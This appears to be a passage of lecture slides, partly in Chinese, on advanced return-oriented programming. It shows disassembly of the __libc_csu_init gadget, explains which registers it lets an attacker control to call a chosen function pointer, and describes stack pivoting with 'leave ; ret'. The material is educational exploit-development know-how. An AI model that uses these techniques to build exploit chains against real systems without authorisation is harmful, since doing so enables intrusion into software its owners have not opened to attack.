
- ▶ Control rbp → 1 (optional)
- ▶ Control rbx → 0 (optional)
- ▶ Control r12d → edi
- ▶ Control r13 → rsi
- ▶ Control r14 → rdx
- ▶ Control r15 → function pointer



# \$ ROP

## Advanced - csu\_init

- ▶ Control **rbp** → 1 (optional)
- ▶ Control **rbx** → 0 (optional)
- ▶ Control **r12d** → edi
- ▶ Control **r13** → rsi
- ▶ Control **r14** → rdx
- ▶ Control **r15** → function pointer



```
<_libc_csu_init+90>: pop    rbx
<_libc_csu_init+91>: pop    rbp
<_libc_csu_init+92>: pop    r12
<_libc_csu_init+94>: pop    r13
<_libc_csu_init+96>: pop    r14
<_libc_csu_init+98>: pop    r15
<_libc_csu_init+100>: ret
```


(\*funcptr)(edi, rsi, rdx)

```
<_libc_csu_init+64>: mov    rdx,r14
<_libc_csu_init+67>: mov    rsi,r13
<_libc_csu_init+70>: mov    edi,r12d
<_libc_csu_init+73>: call   QWORD PTR [r15+rbx*8]
```

# \$ ROP

## Advanced - csu\_init

- ▶ Control `rbp` → 1 (optional)
- ▶ Control `rbx` → 0 (optional)
- ▶ Control `r12d` → `edi`
- ▶ Control `r13` → `rsi`
- ▶ Control `r14` → `rdx`
- ▶ Control `r15` → function pointer




# \$ ROP

## Advanced - Stack pivoting

- ▶ 因為讀取的限制，讓一次 ROP 不能做太多事情
- ▶ 將 ROP chain 先寫到某個可以控制的地方，並透過 leave ; ret gadget 將 stack 遷到該處
  - ⦿ stack 遷移 的意思為 **rsp** 指向我們可控的地方
- ▶ 總共會呼叫兩次 leave ; ret = function 的 epilogue + 我們構造的 gadget

